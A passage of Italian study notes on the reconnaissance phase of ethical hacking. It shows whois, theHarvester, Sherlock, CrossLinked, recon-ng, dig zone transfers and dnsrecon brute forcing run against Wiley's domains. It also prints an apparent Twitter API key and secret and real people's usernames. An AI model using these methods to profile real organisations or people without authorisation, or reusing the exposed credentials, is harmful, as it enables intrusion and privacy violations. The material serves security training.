Registrant Country: AD

Registrant Phone: REDACTED FOR PRIVACY

Registrant Phone Ext: REDACTED FOR PRIVACY

Registrant Fax: REDACTED FOR PRIVACY

Registrant Fax Ext: REDACTED FOR PRIVACY

Come si nota molte info sono private. I dati forniti possono essere utilizzati per creare una mailing list per gli spammer.

## Regional Internet Registries

Ci sono 5 RIRS in giro per il mondo. Sono basati sulle diverse regioni, e le organizzazioni in base a dove sono localizzate fanno riferimento al RIR corrispettivo.

- African Network Information Center (AfriNIC) Africa
- American Registry for Internet Numbers (ARIN) United States and Canada, as well as Antarctica and parts of the Caribbean
- Asia Pacific Network Information Centre (APNIC) Asia, Australia, New Zealand, and neighboring countries  
Latin America and Caribbean Network Information Centre
- (LACNIC) Latin America and parts of the Caribbean  
Réseaux IP Européens Network Coordination Centre
- (RIPE NCC)  
Europe, Russia, Greenland, the Middle East, and parts of Central Asia

Tutti questi RIR hanno il proprio database esplorabile tramite whois. Spesso quando si utilizza whois per un particolare indirizzo IP l'output potrebbe essere del tipo car-ibextdns01.wiley.com che fa riferimento al nameserver che viene utilizzato tramite il dominio per risolvere l'hostname in IP. significa che car-ibextdns01.wiley.com risolve l'indirizzo ip 63.97.119.2. Se utilizziamo whois con questo indirizzo ip troveremo le seguenti informazioni

whois Query for IP Address

#ARIN WHOIS data and services are subject to the Terms of Use

#available at:

<https://www.arin.net/resources/registry/whois/tou/>

#If you see inaccuracies in the results, please report at

[https://www.arin.net/resources/registry/whois/inaccuracy\\_reporting/](https://www.arin.net/resources/registry/whois/inaccuracy_reporting/)

#Copyright 1997-2023, American Registry for Internet Numbers,  
Ltd.

NetRange: 63.64.0.0 - 63.127.255.255  
CIDR: 63.64.0.0/10  
NetName: UUNET63  
NetHandle: NET-63-64-0-0-1  
Parent: NET63 (NET-63-0-0-0-0)  
NetType: Direct Allocation  
OriginAS:  
Organization: Verizon Business (MCICS)  
RegDate: 1999-01-22  
Updated: 2022-05-31  
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE  
Ref: <https://rdap.arin.net/registry/ip/63.64.0.0>  
OrgName: Verizon Business  
OrgId: MCICS  
Address: 22001 Loudoun County Pkwy  
City: Ashburn  
StateProv: VA  
PostalCode: 20147  
Country: US  
RegDate: 2006-05-30  
Updated: 2022-10-11  
Ref: <https://rdap.arin.net/registry/entity/MCICS>  
<snip>  
NetRange: 63.97.118.0 - 63.97.119.255  
CIDR: 63.97.118.0/23  
NetName: UU-63-97-118  
NetHandle: NET-63-97-118-0-1  
Parent: UUNET63 (NET-63-64-0-0-1)  
NetType: Reassigned  
OriginAS:  
Customer: JOHN WILEY & SONS, INC. (C06398648)  
RegDate: 2017-03-21  
Updated: 2017-03-21  
Comment: Addresses within this block are non-portable.  
Ref: <https://rdap.arin.net/registry/ip/63.97.118.0>  
CustName: JOHN WILEY & SONS, INC.  
Address: 1649 W FRANKFORD RD  
City: CARROLLTON  
StateProv: TX  
PostalCode: 75007  
Country: US

ReqDate: 2017-03-21

Updated: 2017-03-21

Ref:

<https://rdap.arin.net/registry/entity/C06398648>

Questo ci restituisce molte informazioni tra cui anche i blocchi di indirizzi ip. Il primo blocco allocato è stato nel 1999, da verizon business che non è l'originale proprietario ma bensì UUNET63 e UUNET che è la rete che Verizon ha ottenuto tramite un acquisto nel 2000. I blocchi che riscontriamo sono 63.197.118.0 – 63.197.119.255. Questi appartengono a John Wiley & Sons in Carrollton, TX, registrati sotto ARIN. Il business è degli USA quindi corrisponde al registro ARIN.

# People

Anche le informazioni sulle persone possono essere molto utili. Per ottenerle utilizziamo tool come theHarvester. Questo script cerca tramite diverse fonti informazioni su persone basate sui domini. In seguito un esempio sul dominio [wiley.com](http://wiley.com), utilizzando Bing come search engine.

## theHarvester Output

theHarvester -d wiley.com -b bing

- - Coded by Christian Martorella
  - 
  - Edge-Security Research
  - 
  - [cmartorella@edge-security.com](mailto:cmartorella@edge-security.com)
  - 
  - 
  -
- 

[!] **Target: wiley.com**

**Searching 0 results.**

[!] **Searching Bing.**

[!] **No IPs found.**

[!] **No emails found.**

[\*] **Hosts found: 18**

access.wiley.com:63.97.118.255

agupubs.onlinelibrary.wiley.com:162.159.129.87, 162.159.130.87

authorservices.wiley.com:108.138.128.128, 108.138.128.52,  
108.138.128.31, 108.138.128.89

bpspsychub.onlinelibrary.wiley.com:162.159.129.87,  
162.159.130.87

bpspubs.onlinelibrary.wiley.com:162.159.130.87, 162.159.129.87

car-access.wiley.com:63.97.118.255

careers.wiley.com:34.215.77.72, 52.36.83.75

chemistry-europe.onlinelibrary.wiley.com:162.159.130.87,  
162.159.129.87

dev.store.wiley.com:104.18.28.249, 104.18.29.249

ietresearch.onlinelibrary.wiley.com:162.159.129.87,  
162.159.130.87

newsroom.wiley.com:162.159.129.11, 162.159.130.11

nph.onlinelibrary.wiley.com:162.159.129.87, 162.159.130.87

onlinelibrary.wiley.com:162.159.130.87, 162.159.129.87

read.wiley.com:104.18.15.106, 104.18.14.106

sid.onlinelibrary.wiley.com:162.159.130.87, 162.159.129.87

support.wiley.com:13.110.24.11, 13.110.24.10, 13.110.24.13  
universityservices.wiley.com:23.185.0.2  
www.wiley.com:104.18.17.99, 104.18.16.99

Bing non è l'unico che possiamo utilizzare, si puo includere anche Virustotal, ThreatCrowd e Yahoo tramite API.

Ci sono anche siti utili per focalizzarsi sulle persone come Spokeo, BeenVerified, Pipl, Wink o Intellius. Altri invece che si concentrano sui social network come PeekYou, tra l'altro si può anche ricercare tramite username.

## Social Networking

Siti come Myspace permettono di convidere musica, facebook di comunicare notizie, twitter invece per aggiornamenti e notizie anche sul marketing, Linkedin per lavoro. theHarvester aiuta anche a cercare informazioni su questi siti. Poi abbiamo un tool chiamato Maltego che ha integrato tutti questi siti e social network.

## Facebook

L api di facebook che si chiama Graph permette di poter seguire i post del target così da avere una stima. Questo viene utilizzato tramite chiamate limitate tramite un token.

## Username Search

Una volta trovata una persona, ottenere il suo username potrebbe essere altrettanto utile. Il tool Sherlock permette di identificare le persone ed il loro username. Già preinstallato nel sistema ParrotOS. Ovviamente avere un username non è detto che corrisponda a quella persona.

Using Sherlock

```
$ sherlock --fo smithsearch jsmith smith johnsmith
[*] Checking username jsmith on:
[+] 7Cups: https://www.7cups.com/@jsmith
[+] 9GAG: https://www.9gag.com/u/jsmith
[+] About.me: https://about.me/jsmith
[+] Academia.edu: https://independent.academia.edu/jsmith
[+] Airbit: https://airbit.com/jsmith
[+] Airliners:
```

<https://www.airliners.net/user/jsmith/profile/photos>  
[+] AllMyLinks: <https://allmylinks.com/jsmith>  
[+] Apple Developer:  
<https://developer.apple.com/forums/profile/jsmith>  
[+] Apple Discussions:  
<https://discussions.apple.com/profile/jsmith>  
[+] Archive of Our Own:  
<https://archiveofourown.org/users/jsmith>  
[+] Archive.org: <https://archive.org/details/@jsmith>  
[+] Arduino: <https://create.arduino.cc/projecthub/jsmith>  
[+] Asciinema: <https://asciinema.org/~jsmith>  
[+] AskFM: <https://ask.fm/jsmith>  
[+] Audiojungle: <https://audiojungle.net/user/jsmith>  
[+] BLIP.fm: <https://blip.fm/jsmith>  
[+] Behance: <https://www.behance.net/jsmith>  
[+] BiggerPockets: <https://www.biggerpockets.com/users/jsmith>  
[+] Bikemap:  
<https://www.bikemap.net/en/u/jsmith/routes/created/>

## LinkedIn

Tramite linkedin possiamo ottenere informazioni sull'organizzazione, questo ci permette di avere grafici dettagliati sulle statistiche. Vedere anche le posizioni di lavoro ti fa capire cosa stanno cercando ed implementando. Inoltre è possibile vedere anche quali tecnologie utilizzano.

Se invece si vogliono ottenere informazioni su sistemi telefonici o documenti manageriali possiamo usare un tool chiamato CrossLinked

CrossLinked Results from an Employee Search

```
$ git clone https://github.com/m8r0wn/crosslinked
```

```
Cloning into 'crosslinked'...
```

```
remote: Enumerating objects: 166, done.
```

```
remote: Counting objects: 100% (27/27), done.
```

```
remote: Compressing objects: 100% (25/25), done.
```

```
remote: Total 166 (delta 15), reused 4 (delta 2), pack-reused  
139
```

```
Receiving objects: 100% (166/166), 66.85 KiB | 2.48 MiB/s,  
done.
```

```
Resolving deltas: 100% (72/72), done.
```

```
$ pip3 install -r requirements.txt
```

```
$ python3 crosslinked.py Wiley -f wiley.com\flast --search  
google
```

```
/ _\ || (x) |||||  
| / \_ _ _ _ _ | | _ _ | | _ _ | |  
| | | ' \_ \ / / / / / ' \ / / / _ \ _ /  
| / \ / ( ) \_ \ \ / / / / < _ / \ | |
```

@m8sec

V/ \ | / V / / / / \ | \\_ , \_ |

v0.2.1

[ ] Searching google for valid employee names at "Wiley"

[ ] 99 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=0 (200)

[ ] 198 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=99 (200)

[ ] 297 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=198 (200)

[ ] 298 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=297 (200)

[ ] 298 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=298 (200)

[ ] 298 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=298 (200)

[ ] 298 <https://www.google.com/search?>

q=site:linkedin.com/in+ "Wiley"&num=100&start=298 (200)

[\*] 298 names collected

I risultati della ricerca vengono inseriti in un file di valori separati da virgole denominato nomi.csv. Tuttavia, non si tratta di un'utilità perfetta, poiché non sta cercando i dipendenti di Wiley. Invece, si ottiene tutto ciò che può avere Wiley tra i risultati, comprese le persone di nome Wiley. Questo include persone come un consulente di nome Calvin Wiley.

## Twitter

Twitter può anche essere utilizzato tramite API, ciò si ottiene dichiarando a twitter che si sta costruendo un'applicazione. Una volta ottenuto token e Key si può utilizzare il tool recon-ng utilizzato per il reconnaissance. Questo permette di utilizzare il servizio tramite chiamate (query). Prima di utilizzarlo bisogna scaricare il modulo in recon-ng di twitter.

recon-ng Keys

```
[recon-ng][default]> keys list
```

```
+
```

---

```
-----+  
| Name | Value  
|  
|  
+
```

---

```
-----+  
| bing_api |  
|  
| builtwith_api |  
|  
| censysio_id |  
|  
| censysio_secret |  
|  
| flickr_api |  
|  
| fullcontact_api |  
|  
| github_api |  
|  
| google_api |  
|  
| google_cse |  
|  
| hashes_api |  
|  
| ipinfodb_api |  
|  
| jigsaw_api |  
|  
| jigsaw_password |  
|  
| jigsaw_username |  
|  
| pwnedlist_api |  
|  
| pwnedlist_iv |  
|
```

```
| pwnedlist_secret |
|
| shodan_api |
|
| twitter_api | 0DE6bQv89M2AApxCvzfX7Alpd
|
| twitter_secret |
jxhcaFu9FS8AK9g4m6N9OrhkuCQoP6A5ppgSdckOlf3zhD3cMK |
```

Ora che abbiamo la Key possiamo runnare il modulo con il comando modules load.

Ecco un esempio di utilizzo.

Using Twitter Module in recon-ng

```
[recon-ng][default]> modules load recon/profilesprofiles/twitter_mentions
```

```
[recon-ng][default][twitter_mentions]> options list
```

Name	Current	Value	Required	Description
LIMIT	True	yes	toggle	rate limiting
SOURCE	default	yes	source	of input (see 'show info' for details)
[recon-ng][default][twitter_mentions]> options set SOURCE	'recon'			
SOURCE	⇒	'recon'		
[recon-ng][default][twitter_mentions]> run				'RECON'
[ ] Category: social				
[ ] Notes: Pentester Academy				
[ ] Resource: Twitter				
[ ] Url: <a href="https://twitter.com/SecurityTube">https://twitter.com/SecurityTube</a>				
[ ] Username: SecurityTube				
[ ] -----				
[ ] Category: social				
[ ] Notes: Pentester Academy				
[ ] Resource: Twitter				
[ ] Url: <a href="https://twitter.com/SecurityTube">https://twitter.com/SecurityTube</a>				
[ ] Username: SecurityTube				
[ ] -----				
[ ] Category: social				
[ ] Notes: Tony Lazzari				
[ ] Resource: Twitter				
[ ] Url: <a href="https://twitter.com/TonyLazzariXXX">https://twitter.com/TonyLazzariXXX</a>				
[ ] Username: TonyLazzariXXX				

[] -----  
[] *Category: social*  
[] Notes: Michael Lee  
[] *Resource: Twitter*  
[] Url: <https://twitter.com/jocko2001>  
[] Username: jocko2001  
[] -----  
[] *Category: social*  
[] Notes: Josh Morgerman  
[] *Resource: Twitter*  
[] Url: <https://twitter.com/iCyclone>  
[] Username: iCyclone  
[] -----  
[] *Category: social*  
[] Notes: JBC Trader  
[] *Resource: Twitter*  
[] Url: <https://twitter.com/JbcTrader>  
[] Username: JbcTrader  
[] -----  
[] *Category: social*  
[] Notes: wx\_fitz2024  
[] *Resource: Twitter*  
[] Url: [https://twitter.com/wx\\_fitz2024](https://twitter.com/wx_fitz2024)  
[] Username: wx\_fitz2024  
[] -----

Qui abbiamo utilizzato il modulo twitter mentions quindi utilizziamo il testo in stringa per la menzione in twitter, quindi cerchiamo i twitter con la parola 'recon'. Ciò che otteniamo sono i profili degli utenti che sono stati menzionati da un determinato handle. Infine, si possono cercare i tweet che si sono verificati in una determinata area geografica, utilizzando locations-pushpin/twitter e possiamo specificare anche il raggio in kilometri.

Maltego invece è un tool che si utilizza per un reminder grafico ed utilizza nodi e grafici.

## Job Sites

Linkedin come sito utilizza le job description che possono essere un ottima fonte di informazioni e tecnologie che l'azienda usa.

## Domain Name System

Quando interagisci con un sistema o anche il tuo target ti comunichi con un ip address, gli umani non possono ricordare gli ottetti e quindi esiste l FQDN (fully qualified domain name che traduce i domini in IP). Il DNS è un sistema a strati. Si parte dal FQDN prendendo per esempio un dominio [www.labs.domain.com](http://www.labs.domain.com), per capirlo al meglio è bene leggerlo da destra verso sinistra perché è così che lo legge il DNS. Come prima cosa troviamo il TOP leve domain (TLDS) ovvero .com, .org, .edu. Bisogna immaginare il DNS come una struttura ad albero dove in cima abbiamo i TLD. Come secondo livello troviamo i sottodomini. Ogni dominio a più sottodomini da gestire. Nel nostro esempio è domain.com. Quando aggiungiamo www, che è il hostname del sottodominio, del secondo livello e del TLD, finiamo per completano il FQDN.

## Name Lookups

Quando visiti un sito, tu inserisci un URL (unified resource locator), comunemente strutturato in due parti. La prima è l'URI (unified resource identifier) e questo utilizza protocolli del tipo http o ftp. Dopo troviamo FQDN. Il browser invia una richiesta al sistema operativo per aprire una connessione al FQDN nella porta di default stabilita dall'URI. Prima che la connessione venga aperta, il sistema ha bisogno dell'IP address da inserire nel header del 3 layer. Quindi la richiesta del nome. Ogni computer ha almeno un name resolver configurato. Il name resolver in TCP/IP è un DNS server, altri protocolli di network utilizzano altri servizi. Il resolver accoglie le richieste DNS e le risolve in base a quello che richiede. Molto spesso questo conserva le richiesta all'interno di una cache sull'endpoint così da essere più efficiente. Questo lo contraddistingue da quello che invece viene chiamato authoritative server che detiene i record per un dominio. La prima richiesta normalmente va al caching DNS (la cache) se non trova l'ip allora si avvia un ricerca ricorsiva (recursive name query). Si chiama ricorsiva perché si riducono fino a quando non si ottiene quello che si richiede. Il caching server non inizia dal TLD, ha all'interno dei file che indicano l'indirizzo ip del root name server. Nel nostro esempio il caching server identificherà il server per l'uso del TLD .com. Una volta identificato allora si avvia la richiesta al root server per avere l'ip address del server per il dominio domain.com. Il root server ha i dettagli dei name server per poter inviare le richieste. Quindi inoltrerà la richiesta al nostro caching server inviando l'ip address. Noi non possiamo chiedere al root server l'ip dell'hostname, dobbiamo chiedere un puntatore su cui chiedere al prossimo.

La richiesta C è una richiesta DNS che chiede al server dei nomi autorevole di [domain.com](http://domain.com) riguardo a [labs.domain.com](http://labs.domain.com). Poiché [labs.domain.com](http://labs.domain.com) è separato dal [dominio.com](http://dominio.com), quello che il caching server ha indietro è un altro name server. Questo significa un'altra richiesta e quindi richiede l'indirizzo ip per l'indirizzo [www.labs.domain.com](http://www.labs.domain.com).

L'autoritative server il quale è quello a cui chiediamo risponde dando informazioni su quel dominio. Una volta che il server di caching ha l'IP, invia la risposta al nostro sistema che può

quindi emettere la richiesta E, che non è una richiesta DNS, ma una richiesta di connessione al servizio web.

Si possono fare richieste di diversi record che includono :

- A : converte FQDN in IP
- AAAA : converte FQDN in IPv6
- MX : indica l'host a cui l'email deve essere inviata per quel dominio.
- NS : Il name server record che memorizza le informazioni della zona incluso serial number, e dove è stata cambiata l'ultima zona.
- SOA : start of authority record che memorizza le informazioni della zona incluso serial number, e dove è stata cambiata l'ultima zona.
- CNAME : è un alias per FQDN, mappa un hostname ad un altro o FQDN.
- PTR : puntatore da un ip address a un FQDN, non il contrario

Ci sono altri record come TXT che uno può compilare per degli scopi personali.

Ora vedremo alcuni tool utili per collezionare informazioni .

## Using host

il tool host si trova nella maggior parte nei sistemi Unix like incluso Linux. ecco un esempio di utilizzo.

```
$ host www.sybex.com
www.sybex.com has address 208.215.179.132
$ host www.sybex.com 4.2.2.1
Using domain server:
Name: 4.2.2.1
Address: 4.2.2.1 # 53
Aliases:
www.sybex.com has address 208.215.179.132
$ host 208.215.179.132
132.179.215.208.in-addr.arpa domain name pointer
motorfluctuations.net.
132.179.215.208.in-addr.arpa domain name pointer
managementencyclopedia.org.
132.179.215.208.in-addr.arpa domain name pointer
smdashboard.wiley.com.
132.179.215.208.in-addr.arpa domain name pointer
elansguides.com.
```

132.179.215.208.in-addr.arpa domain name pointer  
currentprotocols.net.

132.179.215.208.in-addr.arpa domain name pointer  
geographyencyclopedia.com.

132.179.215.208.in-addr.arpa domain name pointer  
separationsnow.info.

132.179.215.208.in-addr.arpa domain name pointer jcsmjurnal.com.

132.179.215.208.in-addr.arpa domain name pointer literaturecompass.com

Possiamo utilizzare al posto di un lookup sull'ip anche un diverso server che è definito dal nostro resolver. Come si nota nella seconda richiesta abbiamo aggiunto un secondo ip address. Questo è un ip address che è un caching server utilizzabile da tutti.

Come possiamo vedere nel esempio di 208.125.179.132 c'è un lookip al FQDN ad un IP. IL DNS server memorizza il mapping dal FQDN all'ip, permettendo qualcosa chiamato reverse lookup.

Questo significa che se abbiamo un hostname associato ad esso.

Come si può notare, spesso un indirizzo IP ha diversi nomi di host ad esso associati. Questo può essere il caso cui un server web ospita dei server virtuali, il che significa che il server web può determinare il contenuto da servire in base al nome dell'host nel file.

## Using nslookup

Un altro tool utile è nslookup utilizzando nslookup <dominio> avrai una risposta. ecco un esempio di utilizzo

Using nslookup for Name Resolution

\$ nslookup

```
set type=ns
sybex.com
Server: 192.168.86.1
Address: 192.168.86.1#53
Non-authoritative answer:
sybex.com nameserver = jws-edcp.wiley.com.
sybex.com nameserver = ns.wiley.co.uk.
sybex.com nameserver = ns2.wiley.co.uk.
sybex.com nameserver = sg-ns01.wiley.com.
sybex.com nameserver = bri-ns01.wiley.com.
sybex.com nameserver = ns.wileypub.com.
Authoritative answers can be found from:
set type=A
server ns.wileypub.com.
```

```
Default server: ns.wileypub.com.  
Address: 12.165.240.53#53  
www.sybex.com  
Server: ns.wileypub.com.  
Address: 12.165.240.53#53  
Name: www.sybex.com  
Address: 208.215.179.132
```

Quando si inserisce il set type si chiede quale record interrogare, in questo caso il Name Server (NS). Questo ci dirà l'autoritative server per quel dominio. Una volta avuta la lista dei name server potrà fare la richiesta al server ad uno dei name server.

Ciò significa che invece di andare al mio server di memorizzazione nella cache, nslookup invierà una richiesta DNS direttamente al server autorevole, che non dovrà effettuare alcuna ricerca ricorsiva poiché ha le informazioni richieste.

## Using dig

il programma dig è un altro tool utile per il name resolution. Ecco un esempio.

Using dig for DNS Lookups

```
$ dig mx wiley.com @car-ibextdns-01.wiley.com  
; <>> DiG 9.10.6 <>> mx wiley.com @car-ibextdns-01.wiley.com  
;; global options: +cmd  
;; Got answer:  
;; →>HEADER<← opcode: QUERY, status: NOERROR, id: 47684  
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0,  
ADDITIONAL: 1  
;; WARNING: recursion requested but not available  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 1220  
;; QUESTION SECTION:  
wiley.com. IN MX  
;; ANSWER SECTION:  
wiley.com. 900 IN MX 10 mxa0053b401.gslb.pphosted.com.  
wiley.com. 900 IN MX 10 mxb0053b401.gslb.pphosted.com.  
;; Query time: 62 msec  
;; SERVER: 63.97.119.2#53(63.97.119.2)  
;; WHEN: Tue Feb 28 17:13:30 EST 2023  
;; MSG SIZE rcvd: 110
```

In primis abbiamo i parametri utilizzati. In questo caso abbiamo utilizzato MX, ovvero exchange record. Quindi ci risponderà con una lista di mail server che sono stati configurati per quel dominio. Quando si vuole inviare un email a qualcuno, il tuo mail server avrà a che fare con delle richieste DNS chiedendo a quale mail server dovrà inviare l'email per il dominio richiesto. I mail server sono elencati con numeri, il più basso è quello preferito.

Se, per qualsiasi motivo, non si riesce a raggiungere quel server di posta, si passa a quello successivo e così via fino a quando non si esauriscono i server di posta.

Nella nostra command line (dig mx wiley.com @car-ibextdns-01.wiley.com), Dopo il tipo di record c'è la richiesta. Dato che stiamo cercando un record di scambio di posta, questo sarebbe un nome di dominio, anche se è possibile emettere un FQDN in questo caso e si otterrebbero i record di scambio di posta per l'ultimo dominio che fa parte dell'FQDN. Infine, indichiamo il server a cui inviare la richiesta utilizzando il simbolo @.

## Zone Transfers

Nel nostro ruolo di ethical hacking abbiamo bisogno di sapere tutti gli hostname abbinati ad un dominio. Questo si può fare utilizzando il zone transfer. È una tecnica che si fa tra multipli authoritative NS in un dominio per tenere sincronizzati i server. Puoi avere un primary authoritative server per un dominio e multipli per un secondo server. Il secondo otterrà una richiesta zone trasfer al primario e aggiornare i record.

Al giorno d'oggi quasi nessuno accetta il zone trasfer e molte aziende utilizzano quello che viene chiamato lo split DNS, è quello in cui il mondo esterno viene fornito un indirizzo di server autoritario da utilizzare per le host risolvibili esternamente, come il server web e il server di posta. Tutti i sistemi interni all'azienda utilizzano un resolver interno. Si può fare il zone trasfer con dig, ecco un esempio :

Zone Transfer Using dig

```
$ dig axfr domain.com @192.168.86.51
; <>> DiG 9.10.6 <>> axfr domain.com @192.168.86.51
;; global options: +cmd
domain.com. 86000 IN SOA ns.domain.com.
root.domain.com. 1604800 86400 24129200 604800
domain.com. 86000 IN NS ns.domain.com.
blagh.domain.com. 86000 IN A 172.16.56.10
ftp.domain.com. 86000 IN A 10.5.6.10
lab.domain.com. 86000 IN A 172.16.56.7
ns.domain.com. 86000 IN A 192.168.86.51
wubble.domain.com. 86000 IN A 172.30.42.19
www.domain.com. 86000 IN A 192.168.75.24
```

```
domain.com. 86000 IN SOA ns.domain.com.  
root.domain.com. 1 604800 86400 24129200 604800  
;; Query time: 20 msec  
;; SERVER: 192.168.86.51#53(192.168.86.51)  
;; WHEN: Thu Jul 05 10:15:27 MDT 2018  
;; XFR size: 9 records (messages 1, bytes 243)
```

## Brute Force

Molto spesso il zone trasfer è disabilitato e quindi ci sono soluzioni più eleganti per ottenere informazioni. Uno dei tool da utilizzare è dns recon che può estrarre alcune informazioni sui record DNS. Inoltre si può utilizzare per identificare hostname come risultato di ripetute richieste basate su un elenco di parole fornito al programma. Come nell'esempio di seguito si effettua un brute force scan.

Using dnsrecon to Acquire Hostname

```
$ dnsrecon -d wiley.com -D /usr/share/wordlists/dnsmap.txt -t  
brt  
[] Performing host and subdomain brute force against  
wiley.com  
[] A act.wiley.com 209.172.193.49  
[] A adc.wiley.com 192.168.5.1  
[] A ags.wiley.com 209.172.193.49  
[] A api.wiley.com 209.172.192.180  
[] A bcs.wiley.com 209.172.193.216  
[] CNAME bpa.wiley.com internal-bpa-private-app-prod-elb405571586  
.us-east-1.elb.amazonaws.com  
[] A internal-bpa-private-app-prod-elb-405571586.us-east1.elb.amazonaws  
.com 10.223.11.111  
[] A internal-bpa-private-app-prod-elb-405571586.us-east1.elb.amazonaws  
.com 10.223.139.133  
[] A bpm.wiley.com 10.6.1.241  
[] A bps.wiley.com 10.6.2.91  
[] A cct.wiley.com 209.172.194.98  
[*] CNAME cec.wiley.com d1hsh8hpdo3jj3.cloudfront.net
```

Come si può notare il risultato è un CNAM, e possono essere presenti più CNAME.

Alcuni di questi indirizzi sono privati ma altri pubblici.

## Passive DNS

Una delle tecniche di passive DNS potrebbe essere l'usare la cache del sistema locale.

Ogni volta che tu fai un DNS lookup questo viene memorizzato nella cache. La prima richiesta si fa al SOA che indica anche quando il record del DNS scade. A ogni dominio sono associati record NS che indicano a quali server rivolgersi per ottenere risposte su quel dominio.

Inoltre il SOA record restituisce anche il timeout ovvero il tempo prima che tu possa rifare la richiesta. Ogni record ha un TTL (time to live). Su Windows si puo usare il comando ipconfig/displaydns su linux dnsmasq che fa il DNS forwarding oppure nscd service ovvero il servizio di cache daemin. Ecco un esempio di utilizzo :

Using ipconfig

```
PS C:\Users\Ric Messier> ipconfig /displaydns
Windows IP Configuration
vortex.data.microsoft.com

Record Name .....: vortex.data.microsoft.com
Record Type .....: 5
Time To Live ....: 24
Data Length .....: 8
Section .....: Answer
CNAME Record ....: asimov.vortex.data.trafficmanager.net
Record Name .....: asimov.vortex.data.trafficmanager.net
Record Type .....: 1
Time To Live ....: 24
Data Length .....: 4
Section .....: Answer
A (Host) Record ...: 64.4.54.254
array511.prod.do.dsp.mp.microsoft.com

Record Name .....: array511.prod.do.dsp.mp.microsoft.com
Record Type .....: 1
Time To Live ....: 1489
Data Length .....: 4
Section .....: Answer
A (Host) Record ...: 52.184.213.21
1.0.0.127.in-addr.arpa

Record Name .....: 1.0.0.127.in-addr.arpa.
Record Type .....: 12
Time To Live ....: 541542
Data Length .....: 8
Section .....: Answer
```

PTR Record .....: kubernetes.docker.internal  
download.visualstudio.microsoft.com

Record Name .....: download.visualstudio.microsoft.com  
Record Type .....: 5  
Time To Live .....: 33  
Data Length .....: 8  
Section .....: Answer  
CNAME Record .....: 2-01-5830-0005.cdx.cedexis.net  
Record Name .....: 2-01-5830-0005.cdx.cedexis.net  
Record Type .....: 5  
Time To Live .....: 33  
Data Length .....: 8  
Section .....: Answer  
CNAME Record .....: 4316b.wpc.azureedge.net  
Record Name .....: 4316b.wpc.azureedge.net  
Record Type .....: 5  
Time To Live .....: 33  
Data Length .....: 8  
Section .....: Answer  
CNAME Record .....: cs10.wpc.v0cdn.net  
Record Name .....: cs10.wpc.v0cdn.net  
Record Type .....: 28  
Time To Live .....: 33  
Data Length .....: 16  
Section .....: Answer  
AAAA Record .....: 2606:2800:11f:7de:d31:7db:168f:1225  
array513.prod.do.dsp.mp.microsoft.com

Record Name .....: array513.prod.do.dsp.mp.microsoft.com  
Record Type .....: 1  
Time To Live .....: 1202  
Data Length .....: 4  
Section .....: Answer  
A (Host) Record ....: 52.184.214.53

Se utilizzi il reconnaissance esterno questa tecnica non è per voi. Una volta entrati nella rete tu vorrai sapere tutti gli indirizzi IP. Dall'esterno puoi eseguire query sui blocchi di indirizzi IP che l'azienda utilizza. Oppure puoi fare il dump del DNS della cache sul sistema a cui ha accesso. Un'altra strada è vedere l'indirizzo interno spesso usato con .local, questo è un top level domain che non può essere usata attraverso internet.

## Passive Reconnaissance

Ci sono molte informazioni che possono essere raccolte in maniera passiva, come ad esempio i network header, dal layer 3 all'application header. Questo però potrebbe essere time consuming e ci sono molti tool che possono farlo per noi. Il programma si chiama p0f, e guarda il traffico di rete in maniera passiva che passa tra la sua interfaccia. p0f era utile al tempo fino a quando i web server hanno cifrato il traffico di default e quindi non può vedere il traffico HTTP, come identificare il server e altre informazioni. Ecco un esempio

Output from p0f

```
.-[ 192.168.86.45/46112 → 8.43.72.22/443 (syn) ]-
|
| client = 192.168.86.45/46112
| os = Linux 3.11 and newer
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
---- .-[ 192.168.86.45/46112 → 8.43.72.22/443 (mtu) ]- | | client = 192.168.86.45/46112 | link = Ethernet or modem | raw_mtu = 1500 | -
---
.-[ 192.168.86.45/46112 → 8.43.72.22/443 (uptime) ]-
|
| client = 192.168.86.45/46112
| uptime = 48 days 7 hrs 54 min (modulo 49 days)
| raw_freq = 1000.00 Hz
|
---- .-[ 192.168.86.45/33498 → 52.94.210.45/443 (syn) ]- | | client = 192.168.86.45/33498 | os = Linux 3.11 and newer | dist = 0 | params
= none | raw_sig = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0 | -----
.-[ 192.168.86.45/33498 → 52.94.210.45/443 (host change) ]-
|
| client = 192.168.86.45/33498
| reason = tstamp port
| raw_hits = 0,1,1,1
|
`---
```

Per analizzare veramente un pacchetto si dovrebbe fare uso di programmi come Wireshark.

Il programma di acquisizione e analisi dei pacchetti Wireshark potrebbe fornire molte di queste informazioni. Alcuni degli aspetti interessanti, tuttavia, includono l'identificazione del tempo di attività del sistema. Questo è il tempo di attività dei sistemi sulla mia rete locale, quindi è forse

meno interessante di quanto sarebbe se potessimo identificare così facilmente il tempo di attività dei sistemi remoti.

p0f si può notare che è in grado di identificare il sistema operativo che è in running. ma la decisione è stabilita dal header della rete, poiché i sistemi operativi hanno diverse "firme" basate su come viene generato il numero di identificazione IP, come viene generato il numero di sequenza TCP, come vengono selezionati i numeri di porta effimeri e altre informazioni che p0f può raccogliere.

Un altro tool che si può utilizzare per fare lookup di informazioni è Recon da web browser. Si utilizza tramite plugin con firefox il browser migliore per fare test di sicurezza. Browser come chrome sono più restrittivi. Recon può restituire informazioni come fare ricerche con diversi motori di ricerca, traduzioni di parole, package tracking.

## Website Intelligence

E difficile trovare un'azienda che non abbia una presenza web del tutto. Qualsiasi sito che abbia degli elementi programmazionali possono essere potenzialmente vulnerabili.

Partendo dal basso possiamo della pila possiamo notare come i web server sono come i sistemi operativi. Un modo per ottenere informazioni è di connettere il web server e iniziare a giocare con le richieste. Puoi vedere come l'header HTTP ritorna la richiesta al sito.

Gathering Website Intelligence

HTTP/1.1 403 Forbidden

Date: Sun, 13 Nov 2022 21:13:14 GMT

Content-Type: text/plain; charset=UTF-8

Content-Length: 16

Connection: keep-alive

